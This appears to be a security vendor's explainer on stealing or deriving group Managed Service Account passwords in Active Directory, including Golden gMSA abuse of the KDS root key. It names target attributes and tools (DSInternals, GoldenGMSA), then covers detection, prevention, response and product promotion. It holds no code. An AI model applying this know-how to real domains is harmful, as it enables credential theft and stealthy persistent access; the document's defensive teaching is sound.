
gMSA exploitation attacks and Golden gMSA attacks explained
In a gMSA exploitation attack, threat actors steal the credentials of group Managed Service Accounts and misuse them to move laterally and escalate privileges within Active Directory. A Golden gMSA attack is similar to a Golden Ticket attack, where attackers can indefinitely devise gMSA passwords once they have the KDS root key for persistent access to services across the domain.
Attribute | Details |
|---|---|
|
Attack type |
group Managed Service Account (gMSA) attack |
|
Impact level |
High |
|
Target |
Businesses, governments |
|
Primary attack vector |
Active Directory exploitation |
|
Motivation |
Espionage, privilege escalation, credential theft |
|
Common prevention methods |
Least privilege, audit logs, password rotation, KDS root key management, SACL monitoring |
Risk factor | Level |
|---|---|
|
Potential damage |
High |
|
Ease of execution |
Medium to hard |
|
Likelihood |
Medium |
Are your service accounts exposing hidden attack paths?
Learn how to detect gMSA exploitation and protect privileged access with help from our experts.
What is a gMSA attack?
A group Managed Service Account attack is an intrusion where attackers compromise or compute gMSA credentials to obtain unauthorized access to services and escalate privileges across an Active Directory environment.
gMSAs are used for Windows services, IIS application pools, SQL Server services, scheduled tasks, backup services, and other automated service identities where a service needs an automatically managed domain credential. gMSA abuse provides a broad attack surface because every system or service that is authorized to retrieve or run with a gMSA becomes a potential entry point for attackers. By reading gMSA passwords and exploiting these accounts, attackers can impersonate service identities, move laterally within the domain, and maintain persistent presence that is difficult to detect and remediate.
Attackers mostly use the following methods for gMSA exploitation:
- Read msDS-ManagedPassword: Attackers compromise a host or account with SYSTEM/authorized access and read the msDS-ManagedPassword attribute for a gMSA from Active Directory. This attribute contains the current and previous passwords for the gMSA, so by reading the attribute values, attackers actually read gMSA passwords.
- Golden gMSA (KDS root key abuse): Adversaries obtain the KDS (Key Distribution Service) root key attributes (stored in CN=Master Root Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=domain,DC=com) and use it to compute gMSA passwords offline, without contacting a domain controller. By forging valid credentials, attackers can authenticate as those service accounts at any time.
Golden gMSA attacks
Here are the key characteristics of a Golden gMSA attack:
- Initial compromise requires high-level rights (for example, Domain Admin or SYSTEM account on a domain controller) to read or export the KDS root key material.
- Once the KDS root key attributes are obtained, attackers can:
- Calculate current and future gMSA passwords without contacting a domain controller, so it does not generate authentication logs on DCs.
- Devise credentials for any gMSA in the domain.
- Maintain persistent access even after the initial compromise is detected (the root key is valid for up to 10 years by default).
- Conceptually, a Golden gMSA attack is analogous to a Golden Ticket attack, as both involve creating forged or derived credentials.
Tool uses
The following tools and scripts facilitate Golden gMSA exploitation:
- Credential-dumping utilities are used to extract credentials or credential material from a host so an attacker can escalate or move laterally. Targets include memory where authentication tokens/NTLM hashes live, cached credentials, and backup copies of credential stores.
- AD-enumeration utilities map Active Directory objects, permissions, and relationships so an attacker can find where sensitive keys/objects live (for gMSA: KDS root keys, msDS-ManagedPassword objects, and service bindings). They probe group membership, ACLs, and attributes.
- Proof-of-concept utilities and custom scripts implement mathematical/cryptographic logic that derives gMSA passwords from the KDS root key and object metadata.
How does a gMSA attack work?
A gMSA exploitation attack follows a staged path: the attacker begins by discovering where gMSAs are used and ultimately manages to move laterally and escalate privileges in a persistent, stealthy manner. Here are the phases of the attack:
Discover gMSA usage
Attackers begin by mapping where gMSAs are deployed across the environment. They scan Active Directory and endpoints to identify services, application pools, scheduled tasks, and database or backup processes that run under gMSA identities. With that mapping, they probe those hosts for exploitable vulnerabilities (such as web server RCE, unpatched service flaws, and weak service configurations) that can be abused to gain code execution or escalate to NT AUTHORITY\SYSTEM.
Access gMSA passwords
On a compromised host with SYSTEM privileges or via an account with sufficient Active Directory permissions, the attacker uses tools or APIs (for example, PowerShell with DSInternals or directory reads) to retrieve the msDS-ManagedPassword attribute. The attacker then decodes the credential blob into plaintext (or an NTLM hash), often using the PowerShell function ConvertFrom-ADManagedPasswordBlob. With those plaintext or derived credentials, the attacker can log in as the service account, run the service, access any resources it can reach, and move to other systems with little effort.
Golden gMSA attack
In a Golden gMSA scenario, an adversary extracts the KDS root key attributes (such as msKds-RootKeyData, msKds-KDFParam, and related KDF parameters) that Active Directory uses to derive gMSA passwords. Using tools like GoldenGMSA or custom scripts, they can calculate current and future gMSA passwords offline. In this way, they can authenticate to any service that relies on those gMSAs.
Lateral movement or privilege escalation
Once gMSA credentials (whether directly read or computed from the KDS key) are in the attacker’s control, they can use them to:
- Authenticate to databases, management interfaces, file shares, or other services that accept the gMSA.
- Pivot to other hosts that trust the service identity.
- Combine with Silver Ticket or Golden Ticket techniques, or token abuse to escalate privileges.
- Exfiltrate sensitive data.
- Deploy persistence or create new privileged service accounts.
Services running under gMSAs usually operate with elevated privileges and extensive connectivity, giving attackers a broad attack surface to exploit.

Attack flow diagram
Here is a flow diagram explaining the chain of events in a gMSA attack and an example story from an organization’s perspective to help you understand the attack.
An attacker compromises an organization’s customer-facing web server via a vulnerable plugin, plants a web shell, escalates to SYSTEM on that host, and extracts service credential material. Using the dumped KDS root key and KDF parameters, they compute gMSA passwords offline and authenticate to backend services (database and file shares) without connecting to the domain controller. Over 48 hours, they exfiltrate sensitive customer records.
Examples of gMSA attacks
There are no publicly available reports or breach disclosures saying that an attacker used a gMSA or Golden gMSA attack in the wild. But there is extensive research, PoCs, tools, and vendor guidance that prove that the technique is real and practical. The following is a summary of real-world evidence.
|
Public research/writeups (PoC) |
Security researchers introduced and described the Golden gMSA attack (how attackers can dump KDS root key attributes and generate gMSA passwords offline), as published by Semperis.
|
|
Public tooling/PoC code
|
Semperis has published a GoldenGMSA tool on GitHub that implements the attack techniques described in the research (useful for red teams and defenders testing their environments). |
|
Golden dMSA/related AD primitives
|
Follow-on research and advisories, particularly those by Semperis, have described similar new attack primitives against delegated Managed Service Accounts (dMSA) and related features (sometimes called Golden dMSA/BadSuccessor). This shows that the attack surface is evolving. |
|
Vendor guidance |
Microsoft has published guidance on how to recover from a Golden gMSA compromise and how to plan for AD compromise scenarios.
|
|
Detection advice |
Security vendors and research teams (SentinelOne, TrustedSec, SpecterOps, etc.) have published detection techniques, Splunk queries, and guidance for spotting gMSA- and KDS-related exposures and offline attacks. |
Consequences of gMSA attacks
IT teams use gMSAs for automated, high-privilege access. Their theft can amplify an incident, enabling stealthy lateral movement, long-lived access, and wide data exposure. This can mean severe financial, operational, reputational, and legal consequences.
Impact area | Description |
|---|---|
|
Financial |
A group Managed Service Account attack can escalate costs by driving intensive incident response and remediation efforts such as forensic investigations, KDS root key rotation, and gMSA resets. It may also cause data theft–related losses, ransom demands, and increased insurance premiums, resulting in both immediate and long-term financial impact.
|
|
Operational |
gMSA attacks can lead to service disruption and unauthorized data access. Since many critical services and integrations depend on gMSAs, their compromise may result in intentional sabotage or unplanned containment efforts. This can trigger extended downtime, reduced service quality for customers, and costly remediation work to restore and reconfigure systems.
|
|
Reputational |
Public disclosure of data loss or service outages can erode customer and partner trust. Beyond immediate reputational harm, such incidents can lead to reduced revenue, greater scrutiny during risk assessments, negative media coverage, and lasting damage to brand value. The impact multiplies if sensitive information is exposed or critical systems are compromised.
|
|
Legal/regulatory |
A gMSA compromise can result in violations of regulations such as HIPAA, GDPR, or PCI-DSS. The organization may face regulatory fines or enforcement actions. If investigators find inadequate security controls or delayed reporting, it can result in litigation, class-action lawsuits, and long-term scrutiny from regulators and industry auditors. |
Common targets of gMSA attacks: Who is at risk?
Broadly speaking, large enterprises, government agencies, and financial institutions that operate complex Active Directory environments with many gMSAs for services (SQL, IIS, Exchange, backups) are among the most common targets for gMSA attacks. From a technical perspective, the following components in an IT infrastructure are most at risk:
Application servers
Application servers are potential targets for attackers, particularly those hosting web applications (such as IIS) that run under the NT AUTHORITY\SYSTEM context. Since gMSAs are frequently tied to these services for seamless and passwordless authentication, a compromise can allow attackers to authenticate across the environment, execute arbitrary code, and escalate privileges.
Database servers
Database platforms, particularly SQL Server instances, are also prime targets. Many organizations configure gMSAs for routine tasks such as backups and scheduled jobs. Once compromised, attackers can exfiltrate sensitive data, steal credentials, or use the server as a stepping stone for lateral movement across the network.
Backup and monitoring systems
Backup agents and monitoring tools are highly privileged services that often authenticate using gMSAs. These accounts require broad access across multiple systems. For this reason, their compromise gives attackers elevated network visibility and control.
Scheduled task hosts
Systems configured with scheduled tasks frequently use gMSAs to execute routine scripts or scheduled jobs with elevated permissions. Attackers can abuse these tasks for persistence, privilege escalation, and command execution, turning routine operations into attack channels that blend into legitimate workflows.
Domain controllers (indirect targets)
While domain controllers themselves are not run with gMSAs, they store critical KDS root key attributes used to derive gMSA passwords. If attackers gain access to these attributes, they possess the power to compute valid gMSA passwords offline, without contacting a DC.
Multi-tier applications
In complex multi-tier architectures, gMSAs are used to authenticate service-to-service connections across application layers and APIs. By compromising a tier (for example, a front-end service account), attackers can further escalate into middleware or back-end layers, ultimately leading to full application takeover.
Hybrid Active Directory environments
Organizations with hybrid or multi-forest AD environments face an expanded attack surface and increased risk. Attackers can compromise a gMSA in one domain and leverage it to move laterally into other domains or synchronized cloud services.
Risk assessment
To assess the risk of gMSA attacks, you should consider three key factors: the potential damage from an attack, how difficult the attack is to execute, and the likelihood of it occurring. Together, they highlight why gMSAs demand strong protection and monitoring.
Risk factor | Level |
|---|---|
|
Potential damage |
High
|
|
Ease of execution |
Medium to hard
|
|
Likelihood |
Medium |
How to prevent gMSA attacks
By implementing strong technical controls and sound administrative practices, organizations can reduce the risk of a gMSA exploitation attack.
Technical measures
The following technical measures can help prevent gMSA and Golden gMSA attacks:
- Configure system access control lists (SACLs) on KDS root keys to log any attempts to read the msKds-RootKeyData attribute. In this way, security teams are alerted if attackers try to access the secrets used to derive gMSA passwords.
- Enforce least privilege on gMSA memberships. To do this, limit which accounts and groups are listed in the msDS-GroupMSAMembership attribute of a gMSA. Only services that actually require the gMSA should have access. Removing unnecessary memberships helps close off potential abuse paths.
- Regularly review who has permission to manage and use gMSAs. Security teams should audit changes to permissions and usage patterns to spot suspicious activity that might signal unauthorized access and privilege escalation attempts.
- Lower the value of the ManagedPasswordIntervalInDays setting so that gMSA passwords are updated more frequently. This limits the window of opportunity for attackers to reuse compromised credentials.
Administrative best practices
As part of administrative best practices, organizations should maintain strict control over gMSA lifecycle and key management.
- Periodically create new KDS root keys and reassign them to your active gMSAs. This prevents old or potentially compromised keys from being used to derive valid gMSA passwords.
- Monitor Event ID 4662, which records attempts to access directory objects. Monitoring this event specifically for gMSA attributes can help detect unauthorized access or suspicious queries.
- Proactively disable gMSAs that are no longer in use and remove orphaned permissions from old services. This reduces the number of accounts available for attackers to exploit, minimizing your overall attack surface.
How Netwrix can help
Netwrix’s Identity Threat Detection & Response (ITDR) suite helps organizations identify suspicious activities and secure their identity infrastructure in on-premises and hybrid environments. It offers visibility, alerting, response, and recovery capabilities that are relevant to defending gMSAs.
Here are some of its core capabilities and how they map to preventing or mitigating gMSA-related risks:
Threat detection
Netwrix ITDR products, such as Threat Manager and Threat Prevention, can spot suspicious activities related to the identity infrastructure, such as unusual or unauthorized changes in Active Directory. They can monitor object and attribute-level changes and access in AD (such as unauthorized reads of the msDS-ManagedPassword and msKds-RootKeyData attributes), and can alert on risky configuration changes or privileged group membership changes.
Real-time monitoring and alerting
Netwrix ITDR provides real-time alerts on critical Active Directory events and anomalous access patterns. This includes monitoring non-domain controller accounts attempting to access sensitive KDS attributes, membership of sensitive groups, and modifications to privileged attributes. These monitoring features help detect gMSA misuse.
Rapid response
Netwrix ITDR supports automated or semi-automated incident response actions in case a compromise is detected, such as disabling accounts, generating alerts, rolling back undesired changes, and initiating forensic investigations. In a gMSA-attack scenario, this means you can respond swiftly when suspicious activity is detected, such as disabling the gMSA or revoking permissions.
Security audit and reporting
Netwrix Auditor provides detailed audit trails, “before and after” values for AD changes, risk assessment reports, dashboards, and compliance reporting. These are useful for tracking gMSA permission changes, usage over time, and identifying misconfigurations.
Detect and respond to gMSA exploitation with Netwrix Identity Threat Detection & Response (ITDR). Download free trial.
Detection, mitigation, and response strategies
To defend against gMSA-related attacks, organizations should adopt a proactive approach that spans early detection, preventive mitigation, and effective response. Here are some practical steps to strengthen your defenses against KDS root key and gMSA compromises.
Detection
To detect a gMSA attack early, teams should follow these practices:
Monitor for unauthorized reads of critical attributes such as msDS-ManagedPassword and msKds-RootKeyData
These attributes are directly tied to gMSA password retrieval and offline password generation, and are rarely accessed outside of normal domain controller operations. Unusual queries against them may indicate credential harvesting attempts. To detect this, administrators can enable directory service auditing in Active Directory and configure Advanced Security Auditing to log Directory Service Access (Event ID 4662).
Check for non-DC accounts accessing sensitive KDS attributes
Only domain controllers should interact with KDS root key data. Monitoring access by unexpected accounts can reveal privilege misuse or lateral movement attempts.
Combine monitoring with analytics
By filtering for reads on sensitive attributes and correlating them with account type (such as non-DC accounts), security teams can detect suspicious queries. Better yet, integrate these logs into a SIEM platform for cross-event correlation, anomaly detection, and real-time alerting.
Baseline normal gMSA usage across services and servers
This enables anomaly detection when gMSAs are accessed outside their expected scope (for example, a SQL gMSA being used on a web server).
Mitigation
IT teams should approach mitigation as a coordinated, layered effort that not only cuts off the attacker’s current access but also strengthens defenses to minimize the chances of future compromise. Some important mitigation steps are discussed below.
Recreate gMSAs against a new KDS root key when compromise is suspected
Generating a fresh root key cuts off an attacker’s ability to derive passwords from previously exposed artifacts, restoring trust in managed accounts.
Roll gMSA passwords by running Test-ADServiceAccount
Forcing a password refresh ensures that even if credentials are compromised, attackers lose access to valid secrets.
Apply segmentation and enforce scope
Implement network and service segmentation to limit where gMSAs can be used. This way, if one tier is compromised, attackers cannot easily move into other sensitive areas.
Regularly test your remediation playbooks
Conduct tabletop and technical exercises that simulate KDS key rotation and gMSA recovery to make sure that your procedures are effective and work under pressure.
Response
When a gMSA attack is suspected or confirmed, organizations must act decisively to contain the threat, limit damage, and prevent recurrence.
Quarantine affected systems
Isolate compromised hosts to prevent attackers from further lateral movement or continued misuse of compromised gMSA credentials. You must also isolate domain controllers if suspicious access to msKds-RootKeyData or other critical attributes is detected, ensuring that attackers cannot persist in directory services.
Disable compromised gMSAs
Disable compromised gMSAs immediately to block adversaries from using them for authentication and malicious activity.
Rotate all relevant credentials and update affected services
Rotate all relevant credentials, including gMSAs, service accounts, and administrative accounts. Then update affected services to ensure smooth re-authentication with newly rotated gMSAs.
Preserve forensic artifacts and initiate forensic investigation
A forensic investigation helps determine the scope and root cause of the incident. Make sure you capture domain controller and Configuration NC data, such as logs and NTDS snapshots, before making irreversible remediation changes. It is important to balance the urgency of stopping the attack with the need to retain evidence for analysis. Next:
- Review event logs, SACL alerts, and identity-related anomalies.
- Capture volatile data (such as memory dumps and authentication logs) from impacted systems for post-incident analysis.
- Look out for persistence mechanisms such as scheduled tasks, modified ACLs, or shadow admin accounts that may have been introduced during the compromise.
These steps can help identify attack mechanisms and close security gaps.
Industry-specific impact
The impact of gMSA attacks is not the same for all industries. By understanding industry-specific consequences, organizations can prioritize defenses based on their most valuable assets.
Industry | Impact |
|---|---|
|
Healthcare |
Healthcare providers often use gMSAs to run applications that store or process electronic health records. A compromise here can expose sensitive patient information, leading to privacy breaches, identity theft, and violations of regulations like HIPAA. In addition to legal consequences, such an incident can erode patient trust and disrupt essential clinical services.
|
|
Finance |
Banks and financial institutions rely on gMSAs for databases, transaction systems, and authentication services. If attackers gain access, they can perform unauthorized transactions, manipulate financial records, or leak sensitive client data. The result is not just financial loss, but also long-lasting reputational damage and regulatory penalties.
|
|
Retail |
Retail environments use gMSAs to manage point-of-sale (POS) systems, e-commerce platforms, and customer databases. Attackers who exploit gMSAs in these systems can hijack POS terminals, steal customer payment card details, or harvest loyalty program data. The fallout includes financial fraud, chargebacks, and diminished customer confidence in the brand. |
Attack evolution and future trends
As organizations adopt gMSAs to enhance security and simplify password management, attackers are busy advancing their techniques to exploit these accounts. The following trends highlight how adversaries are exploiting gMSA weaknesses and where the threat landscape is headed.
Key statistics and infographics
gMSAs are designed with strong security features, but attackers targeting the KDS root key can bypass these protections. Let’s have a look at some supporting facts and statistics:

- gMSAs rotate their passwords every 30 days to limit credential exposure. But if attackers steal the KDS root key, they can compute gMSA passwords offline at any time, effectively nullifying the rotation safeguard.
- Because every gMSA in a domain relies on the same KDS root key for password generation, compromising this one root key can impact all gMSAs in the domain. This creates a domain-wide risk from a single point of failure.
The following bar chart compares the intended security window (30-day rotation) against the actual attacker access window (indefinite if KDS is compromised).
Final thoughts
In the end, gMSAs are a double-edged sword, they simplify service authentication and strengthen security when managed correctly, but in the wrong hands, they can become keys to the kingdom. When attackers forge a Golden gMSA, they don’t just steal a password; they inherit the master key to your infrastructure, with the power to move silently across systems and services. The danger lies in their invisibility: simmering unnoticed until the entire enterprise is at risk. Protecting your KDS root keys, monitoring for suspicious gMSA activity, and implementing strong domain controller security are essential safeguards for your Active Directory environment.
FAQs
Share on
View related cybersecurity attacks
Abusing Entra ID Application Permissions – How It Works and Defense Strategies
AdminSDHolder Modification – How It Works and Defense Strategies
AS-REP Roasting Attack - How It Works and Defense Strategies
Hafnium Attack - How It Works and Defense Strategies
DCSync Attacks Explained: Threat to Active Directory Security
Ultimate guide to Golden SAML attacks
What Is a Golden Ticket Attack? How It Works, Detection and Prevention
DCShadow Attack – How It Works, Real-World Examples & Defense Strategies
ChatGPT Prompt Injection: Understanding Risks, Examples & Prevention
NTDS.dit extraction attacks explained
Kerberoasting Attack – How It Works and Defense Strategies
Understanding Pass-the-Hash (PtH) attacks
Pass-the-Ticket Attack Explained: Risks, Examples & Defense Strategies
Understanding password spraying attacks
Plaintext Password Extraction explained: Risks, examples & prevention
Zerologon Vulnerability Explained: Risks, Exploits and Mitigation
A complete guide to ransomware attacks
Skeleton Key attack: How it works and how to detect it
Lateral Movement: What Is It, How It Works And Preventions
Why Is PowerShell So Popular for Attackers?
4 Service Account Attacks and How to Protect Against Them
How to Prevent Malware Attacks from Impacting Your Business
What is Credential Stuffing?
Compromising SQL Server with PowerUpSQL
What Are Mousejacking Attacks, and How to Defend Against Them
Stealing Credentials with a Security Support Provider (SSP)
Rainbow Table Attacks: How They Work and How to Defend Against Them
A Comprehensive Look into Password Attacks and How to Stop Them
LDAP Reconnaissance
Bypassing MFA with the Pass-the-Cookie Attack
Silver Ticket Attack